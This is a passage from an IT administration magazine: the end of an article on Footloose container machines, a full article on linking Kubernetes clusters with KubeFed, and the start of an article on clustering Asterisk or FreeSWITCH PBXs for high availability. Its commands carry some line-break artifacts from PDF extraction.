


Figure 9: Monit dashboard webui page.

container port is 38080. You could find the respective local port to access these using

```
./create_container_machines_stack.sh show
```

Figures 9 and 10 show these web user interfaces on my laptop. Running the command

```
./create_container_machines_stack.sh config
```

creates a `footloose.yaml` file, which could be used directly with `footloose` on the command line. Executing

```
./create_container_machines_stack.sh delete
```

cleans up everything that was created. If you have some understanding of `docker-compose` and `ansible`, then you could easily add more functionality to this solution beyond the server configuration automation it is providing currently. This tooling will enable anyone to bring up and clean up the completely configured container machine stack quickly with a few commands.

Conclusion

Cloud-age techies need to be able to enact and clean up a working environment on a laptop or a VM.

Footloose, along with the other wrapper utilities covered in this article, is the easiest way to accomplish this with cross-platform container machines. In fact, over the past few years I have been using and delivering “In a Box” local infrastructure stacks with the use of these tools to develop and verify various pieces of Dev(Sec)Ops automation and to remove impediments in the development and testing environments on demand. ■

Info

- [1] Footloose: [\[https://www.weave.works/blog/an-introduction-to-footloose-containers-that-look-like-vms\]](https://www.weave.works/blog/an-introduction-to-footloose-containers-that-look-like-vms)
- [2] Footloose on GitHub: [\[https://github.com/weaveworks/footloose\]](https://github.com/weaveworks/footloose)
- [3] Footloose images: [\[https://github.com/weaveworks/footloose/tree/master/images\]](https://github.com/weaveworks/footloose/tree/master/images)
- [4] Wrapper utilities: [\[https://github.com/richnusgeeks/devops/tree/master/CloudInABox/ContainerMachines/scripts\]](https://github.com/richnusgeeks/devops/tree/master/CloudInABox/ContainerMachines/scripts)

Author

Ankur Kumar is a passionate free and open source software (FOSS) hacker and researcher and seeker of mystical life knowledge. He explores cutting-edge technologies, ancient sciences, quantum spirituality, various genres of music, mystical literature, and art. You can connect with Ankur on [\[https://www.linkedin.com/in/richnusgeeks\]](https://www.linkedin.com/in/richnusgeeks) and explore his GitHub site at [\[https://github.com/richnusgeeks\]](https://github.com/richnusgeeks) for other useful FOSS pieces.




Figure 10: cAdvisor webui page.



Linking Kubernetes clusters

Growing Pains

When Kubernetes needs to scale applications, it searches for free nodes that meet a container's CPU and main memory requirements; however, when the existing hardware is at full capacity, the Kubernetes Cluster Federation project (KubeFed) takes the pain out of adding clusters. By Konstantin Agouros

In legacy IT, dynamic scaling usually meant that you had to start new virtual machines manually. Then, you had to integrate the application into an existing cluster and possibly reconfigure the load balancers. Kubernetes takes all of this work off your plate. The

```
kubectl scale deployment/webserver 2
--replicas=5
```

command tells Kubernetes to launch five instances of the web server container and makes sure they are running and reachable. Houston, we have load balancing.

The downside is that this only works as long as enough resources are left in the cluster. If the resources are exhausted, you need to add new nodes. Although this might be easy to set up, it means purchasing new hardware and facing a wait, during which the service is not available at the desired performance level. Moreover, if you use autoscaling, Kubernetes can reach its hardware limits without anyone noticing.

One way to bridge the resource gap is to migrate to a public cloud. In the

simplest case, you just lease the required resources in the form of virtual machines (VMs) and link them to your cluster. To do this, the existing cluster and the nodes in the cloud need to be able to reach each other directly, either by public addresses or over a VPN connection. Another option is to federate Kubernetes clusters, which gives you the option of docking resources from a second, stand-alone cluster onto your own and running your applications on both. The software for this is available from the Kubernetes Cluster Federation project (KubeFed) [1].

Installation

In the following example, I assume you already operate a Kubernetes (K8s) cluster. The example uses a managed K8s cluster in the AWS cloud as the extension, but apart from the details of accessing it, the installation described here will work with any other Kubernetes cluster. The KubeFed documentation describes how to install with the use of the Helm Charts packaging format. In the first step, add the KubeFed

repository to the locally installed Helm Charts and check the results:

```
# helm repo add kubefed-charts 2
https://raw.githubusercontent.com/2
kubernetes-sigs/kubefed/master/charts
# helm repo list
kubefed-charts 2
https://raw.githubusercontent.com/2
kubernetes-sigs/kubefed/master/charts
```

If everything worked, Helm now has multiple versions of the chart. The command

```
# helm search repo kubefed
```

delivered version 0.9.0 in our lab, which is used as a parameter when importing the chart:

```
# helm --namespace 2
kube-federation-system upgrade 2
-i kubefed kubefed-charts/kubefed 2
--version=0.9.0 --create-namespace
```

The next step is to add the first cluster to the federation. To manage the federation, download the kubefedctl [2] tool and copy it to /usr/local/bin/ for ease of use.

kubeconfig Files

The Kubernetes site [3] states that “... a *kubeconfig* file ... is a generic way of referring to configuration files. It does not mean that there is a file named *kubeconfig*.” Access to the Kubernetes cluster(s) is controlled by the default *kubeconfig* file, `~/.kube/config`. This YAML file contains quite a bit of information for each managed cluster, including the cluster itself with a certificate authority (CA) certificate, a name, and an endpoint for access (the cluster entry). Additionally, the user data includes either a certificate and private key, a token for a service account, a script, or a username and password (the user entry).

Last but not least, a context binds one user entry and one cluster entry together. The file also contains the current-context entry, which describes which of the contexts is the default if you do not specify one when calling `kubectl`. You can easily edit the file with a text editor or use `kubectl` to do so. The names used in the file are for mutual reference only. A command like

```
# kubefedctl join earth 2
--host-cluster-context=earth
```

adds an initial cluster to the federation. In this example, *earth* is the name of a cluster context from the `~/.kube/config` file. Next, check the status of the cluster:

```
# kubectl -n kube-federation-system 2
get kubefedclusters
NAME AGE READY
earth 41h True
```

While researching this article, I encountered a minor problem in the lab environment. Because the user was named *kubeadm* and the cluster *kubernetes*, the cluster context was named *kubeadm@kubernetes*. However, the *@* sign interfered with `kubefedctl`, and the join did not work until I changed the name manually.

Second Cluster

With the major public cloud providers such as Amazon Web Service (AWS) or Google Compute Engine (GCE), you usually have two options for running Kubernetes. Either normal virtual machines are used, on which you install K8s yourself, or the provider has ready-made K8s clusters available as part of a platform-as-a-service offering. Virtual machines also launch in the background, but you see the cluster as the transfer point.

An AWS-managed offering named Elastic Kubernetes Service (EKS) was used for this example. Although creating this cluster basically means pressing a button, you do need to set up some environment parameters beforehand, including:

- the subnets in the availability zones where the cluster’s working nodes will run (at least two nets in two zones),
- an authorization role for the nodes in AWS – within the AWS infrastructure, this role defines the other resources the Kubernetes nodes can use and how they can use them, and
- a security group with firewall rules that control the traffic coming into the Kubernetes cluster.

The Kubernetes cluster comprises two components: the control plane (i.e., the cluster) and the node group, to which the containers running in Kubernetes are distributed. An additional link runs between the local data center and the AWS cloud. In principle, the entire cluster could be addressed directly over the Internet, but this option would just add attack vectors.

In a business setting, you would set up a site-to-site VPN connection between your data center and the AWS environment. Accordingly, the Kubernetes cluster and all applications running in it only have private IP addresses and can only be reached within the AWS environment or over the VPN. The security groups for network access also only contain the private IP addresses of the AWS environment and the local data center as sources.

I do not run the Kubernetes cluster permanently in AWS but only enable it when needed. The AWS orchestration tool CloudFormation and Ansible help you create all the components as a stack in AWS, providing the local firewall with a VPN tunnel to the environment and adjusting the routing on the local Kubernetes node so that users can reach the cluster in AWS. Figure 1 shows the infrastructure with this setup. On the AWS side, IP addresses are assigned from the 10.11.0.0/16 subnet. The Kubernetes cluster itself needs service addresses from a non-local network – in this specific case, 10.5.0.0/24. The thick black line in the figure represents the VPN tunnel over the Internet.

To be able to access the cluster in AWS in a configuration with `kubectl`, or with the API, you need to add matching entries to the `.kube/config` file. The AWS command-line interface (CLI) gives you a separate command for this,

```
aws eks update-kubeconfig <cluster-name>
```

which adds the required entries. On the management machine, besides the Kubernetes tools, the AWS CLI also needs to be installed and




Figure 1: Architecture of the clusters in AWS and at the data center.

configured to have access to the AWS account.

The entries in the `.kube/config` file for the EKS cluster look similar. However, instead of logging in with a token, you log in with the output of a command. In the background, `kubectl` runs the

```
aws eks get-token --cluster-name vulkan
```

command, where `vulkan` is the name of the Kubernetes cluster in AWS in this example. In the Kubernetes config file syntax, the whole user entry then looks like [Listing 1](#).

Because the arguments of the command form a field, you write them as a YAML list one below the other. The cluster context is also named *vulkan*. If something goes wrong, it is best to scroll to the beginning of the command output, which usually has the most relevant part of the information. The remainder is a stack trace, some of which can be very long-winded. If everything works, a call to `kubectl`,

```
# kubectl -n kube-federation-system ➤
  get kubefedclusters
NAME AGE READY
earth 2h True
vulkan 5m True
```

confirms that the federation now comprises two clusters.

Deployment

Before deployment can start, you need to federate the resource types you want to deploy. These can be pods, services, namespaces, and so on. Again, the `kubefedctl` tool is used for this step. For example,

```
kubefedctl enable pods
```

lets you distribute resources of the Pod type. If a Kubernetes namespace exists that you want to federate as a whole, you can do so with the command:

```
# kubefedctl federate namespace ➤
demo --contents --enable-type
```

The `--enable-type` option ensures that the missing types are also federated immediately. On top of this, you can create a `FederatedNamespace` type resource that lets you control at namespace level the clusters on which K8s creates resources. This even works at the single deployment level, but it does cause more administrative overhead. However, if you rely on cloud providers where privacy concerns exist, this method gives you clear control over where containers are running.

Setting up a namespace the right way for use in a federation also means having a YAML file like the one in [Listing 2](#). The `fedtestns` namespace has to exist before the create step. The placement parameter lets you manage the clusters to which K8s rolls out the resources. To distribute the pods on both sides of the cluster, you need to feed them in differently. A simple web server is used as a test case. Normal unfederated deployment results in the pods running in the local cluster only. The command for federating the namespace along with its contents distributes all the existing resources but does not ensure that newly created resources are also evenly distributed in the same way. You now have the option of creating a deployment directly as a `FederatedDeployment` instead. The YAML file for this is shown in [Listing 3](#). It looks very similar to the one for a simple deployment, but the placement parameter ensures that the specified clusters also inherit the deployment.

After a short wait, you will now have a pod and a deployment with the web service on both clusters. The pods on both clusters can also be accessed on port 80. In the case of AWS, however, you also need to enable this port in the correct security group of the AWS configuration.

For the pods in the clusters to work together, it is crucial to set up routing between the two clusters so that they can reach each other. You also need to configure firewall rules and security groups appropriately. It is advisable here to rely on an automation tool such as Ansible if the cluster at

Listing 1: User Entry

```
- name: kubernetes-eks-user
  user:
    exec:
      apiVersion: client.authentication.k8s.io/v1alpha1
      command: aws
      args:
        - eks
        - get-token
        - --cluster-name
        - vulkan
```

Listing 2: Federated Namespace

```
---
apiVersion: types.kubefed.io/v1beta1
kind: FederatedNamespace
metadata:
  name: fedns
  namespace: fedtestns
spec:
  placement:
    clusters:
      - name: earth
      - name: vulkan
```

Listing 3: Federated Deployment

```
apiVersion: types.kubefed.io/v1beta1
kind: FederatedDeployment
metadata:
  name: fedhttp
  namespace: fedtestns
spec:
  template:
    metadata:
      name: http
    spec:
      replicas: 1
      selector:
        matchLabels:
          app: httpbin
          version: v1
    template:
      metadata:
        labels:
          app: httpbin
          version: v1
      spec:
        containers:
          - image: docker.io/kennethreitz/httpbin
            imagePullPolicy: IfNotPresent
            name: httpbin
            ports:
              - containerPort: 80
  placement:
    clusters:
      - name: earth
      - name: vulkan
```


Listing 4: Federated Service

```
apiVersion: types.kubefed.io/v1beta1
kind: FederatedService
metadata:
  name: fed-service
  namespace: fedtestns
spec:
  template:
    spec:
      selector:
        app: httpbin
      type: NodePort
      ports:
        - name: http
          port: 80
  placement:
    clusters:
      - name: earth
      - name: vulcan
```

the cloud provider's end will be on-demand only.

Like the deployment, you also need to roll out the service as a FederatedService, if you use it. **Listing 4** shows the service for deployment from **Listing 3**, with service name resolution running locally; that is, fed-service resolves to the cluster IP in the local cluster. This feature is something to keep in mind when designing the service.

Components such as persistent volumes are also created locally on the

clusters and must be populated there. Where pods access remote resources, you need to make sure they are accessible on both clusters. It is important to consider both IP accessibility and name resolution.

If you remove the federated resources, you remove the resources at the same time. To remove only one cluster from the deployment, remove the cluster under placement. You can remove the second cluster from the configuration with the command:

```
# kubefedctl unjoin vulcan 2
--host-cluster-context earth --v=2
```

In the test, however, I did have to manually clean up the resources rolled out in the second cluster retroactively. You can save yourself this step by completely deleting the cluster from the commercial public cloud provider.

Conclusions

Kubernetes Cluster Federation makes it easy to link up one or multiple clusters as resource extensions. This solution doesn't mean you don't have to pay attention to what will be running where, and it is important

to set up the extension such that the service's consumers can use it. In the case of a special promo in a web store, for example, the customers' requests need to reach the containers in the new cluster in the same way they did at the previously existing clusters; otherwise, federation will not offer you any performance benefits. If you expect such situations to occur frequently, it is advisable to run your own cluster as a federation with a single member. Then, you only need to complete the steps required for the extension. ■

Info

- [1] Project page on GitHub: [<https://github.com/kubernetes-sigs/kubefed>]
- [2] kubefedctl: [<https://github.com/kubernetes-sigs/kubefed/releases>]
- [3] Cluster access: [<https://kubernetes.io/docs/concepts/configuration/organize-cluster-access-kubeconfig/>]

Author

Konstantin Agouros works as Head of Networks and New Technologies at Matrix Technology GmbH, where he and his team advise customers on open source, security, and cloud issues. His book *Software Defined Networking* (in German) is published by de Gruyter. ■

Adding high availability to a Linux VoIP PBX

Number Please

Maximize telephony uptime by clustering Asterisk or FreeSWITCH PBXs together. By Jason Nethercott

As more staff work from home, the importance of corporate phone systems has increased, along with demand for leading edge telephony features like follow-me, voicemail to email, secure video conferencing, and so on. As a result, many companies have upgraded their legacy phone systems to Voice over IP (VoIP), including changing to open source solutions like the private branch exchanges (PBXs) Asterisk [1] and FreeSWITCH [2].

At the same time, call centers have been migrating to VoIP at a harrowing rate because of the feature and cost benefits associated with open source solutions. Even critical call centers (e.g., emergency services or high-volume retail order placement centers) have embraced open source VoIP, moving products like Asterisk and FreeSWITCH into the mainstream of telephony.

What all these environments have in common is that the PBX has now become mission critical, with little tolerance for down time. An outage

on one of these critical PBXs might be measured in thousands of dollars lost per minute – or even in lives lost. To ensure open source PBXs can meet the demands of mission-critical call centers, organizations are now adding high availability (HA) to their VoIP PBXs.

The same HA technology in use at these critical call centers is also freely available to home users and small offices. In this article, I explore how to create a HA cluster out of any two Linux-based VoIP PBXs; in particular, I demonstrate how to cluster two Asterisk or FreeSWITCH PBXs with the community (free) edition of a popular PBX clustering product from Telium [3].

Designing Your Cluster

Open source enthusiasts are proud to say that every need can be resolved by an open source package – including clustering. Although true, you have to acknowledge that an operating system (OS)-level cluster

is quite different from an application-level cluster. Admins who tried to create application (PBX)-level clusters with available OS clustering/heartbeat packages from their distribution's repositories enjoyed a quick win – they built a cluster in a matter of minutes – but that cluster failed to provide resilient telephony services in real-world scenarios. A PBX cluster must monitor, measure, and control VoIP services (e.g., the Session Initiation Protocol, H.323 protocol, etc.), up- and downstream trunk performance, user agent availability, PBX switch functionality (not just checking whether a process is alive), resource availability, and so on.

The sophistication of PBX-specific clustering software is what allows your PBX to detect and recover from real-world failure scenarios and keep everything (files, directories, databases, etc.) safely in sync between nodes (i.e., a failing node must never be allowed to corrupt a healthy node). Most free and open source

software (FOSS)-based solutions solve the synchronization problem with Network File System (NFS), Server Message Block (SMB), Distributed Replicated Block Device (DRBD), and other components to “share” file- and block-level resources and perform block-level copying of databases (which is dangerous).

In critical call centers, PBX clusters copy files and data from one node to the other only if the nodes are confirmed healthy. Additionally, SQL databases are synchronized by SQL transactions, which can be reversed if the connection fails midway through an update.

Do-it-yourself scripts and most FOSS packages provide a fast and easy way to “share” files but don’t perform the more intelligent

health-based synchronization. As well, these scripts and packages can’t look deeply into the telephony environment to determine the health of the telephony infrastructure (they perform simplistic Linux process monitoring); this is where the commercial products come in. However, just because you pay for an HA product doesn’t mean it works well. You might be surprised to find that some commercial HA products do little more than add or enable the use of FOSS packages already available for free from your Linux repositories.

Fortunately, a community edition (i.e., free) of Telium’s PBX HA solution makes implementing a robust PBX cluster easy. The community edition is the same product as the

commercial edition used in large critical call centers, just with some capacity and feature limitations that should have no bearing on small businesses or home users. You can download either the High Availability for Asterisk (HAast) [4] or High Availability for FreeSWITCH (HAfs) [5] product to match the PBX software you are running; their setup is identical, so this article applies to both.

Before installing the HA software, you have a decision to make regarding the severity and type of service failure that the telephony equipment and cluster must withstand. For example, if you just need to protect against computing equipment failure (e.g., disk or CPU dying), your entire cluster can reside on-premises, with both primary and backup PBXs sitting side-by-side. If your cluster needs to withstand a local outage (e.g., power outage to your building, Internet outage to your city block), you might choose to keep your primary PBX on-site and your backup PBX in another city or region. If you want to withstand just about any disaster, you might choose to keep your backup PBX in the cloud and keep your primary PBX on-site or optionally place it on a different cloud (e.g., primary on AWS, backup on Azure). These design decisions will increase the sophistication of your HAast/HAfs configuration. For the sake of this article, I’ll assume the PBXs reside side-by-side on your desk.

As a best practice, separate the VoIP traffic and management traffic onto two separate networks, so each PBX will contain two network interfaces, one on each subnet. This “multi-homing” step is where most users get stuck, but it’s not complicated; just ensure that each interface is on its own subnet (Figure 1). The most common mistake is to put multiple interfaces of the same host on the same subnet (Figure 2), which causes routing confusion for the host.

As you will see later in the article, the OS will control the management network interface card (NIC), and HAast/HAfs will control the VoIP




Figure 1: The correct configuration puts each NIC on its own subnet.




Figure 2: Incorrect configurations put multiple NICs on the same subnet.

NIC. This arrangement allows the cluster to move a shared IP address between the two nodes, so upstream and downstream devices don't see any change in the PBX IP address as the cluster transitions between the nodes.

Numerous other factors need to be considered when designing a more sophisticated VoIP cluster, and a good place to learn more is the VoIP-Info [6] or Server Fault [7] website. However, for a simple PBX cluster, the above information is sufficient to begin implementation.

Installing Prerequisites

For this example, I assume you are already running a Linux-based VoIP PBX. If not, this might be a good time to research Asterisk and FreeSWITCH. Both can be installed with a few simple package manager commands. You will also find configuration generators for both PBXs, which are essentially pretty GUIs to create the configuration files for you. A couple of popular (and fully open source) configuration generator packages are Issabel (for Asterisk) [8] and FusionPBX (for FreeSWITCH) [9].

Assuming you have your first PBX node up and running, the next step is to install the prerequisites' packages. Here, I assume you are running Red Hat 7/CentOS 7, because those are the most popular distributions currently in use in the Linux PBX market; however, equivalent commands and package names exist for most major Linux distributions. (The HAast/HAFs installation guide provides commands specific to different Linux distributions if you need help.)

To install the essential packages, enter:

```
sudo yum install qt5-qtbase package, 2
qt5-qtbase-mysql, zip, hdparm, sqlite3, 2
dmidecode, ip, nc, iputils, net-tools, 2
rsync, telnet, logrotate, ntp
```

Next, download the HAast package (this example uses Asterisk), untar the package, and run the installation

script to put all the package contents into place:

```
cd /usr/src
wget --content-disposition 2
--no-check-certificate 2
'https://files.telium.io/2
getproduct?p=haast&v=2.6.10&2
a=x86_64&d=rh7'
tar xvf haast-2.6.10-x86_64-rh7.tar.gz
cd haast-2.6.10-x86_64-rh7
sudo ./install_files/updatefiles.sh
```

The exact version of HAast/HAFs available to download at the time you read this article may change, so be sure to visit the Telium website to get the URL for the latest package. Because the HAast program will be responsible for starting and stopping the PBX service (Asterisk in this case), you must disable the Asterisk service and enable the HAast service:

```
systemctl disable asterisk.service
systemctl enable haast.service
```

The cluster software is now installed and ready to configure. All of the configuration files reside in the /etc/xdg/telium directory and in the haast.d subdirectory therein. The default configuration file already copied into place is called haast.conf with default settings almost ready to go. You just have to customize the configuration file to fit your particular network and Asterisk/FreeSWITCH environment.

Listing 1 shows only the haast.conf settings I have customized to match my demonstration environment and to make diagnostics easier, including:

- Enabling logging of all HAast messages
- Telling HAast about the management IP address of this node and the management IP address of the other node (so the nodes can talk to each other)
- Telling HAast to control a physical NIC (eth1) on this computer as the VoIP interface, and use IP address 192.168.2.100 (which will float between the two nodes)

Listing 2 shows only the /etc/asterisk/manager.conf settings that

customize Asterisk's settings to match my haast.conf settings above.

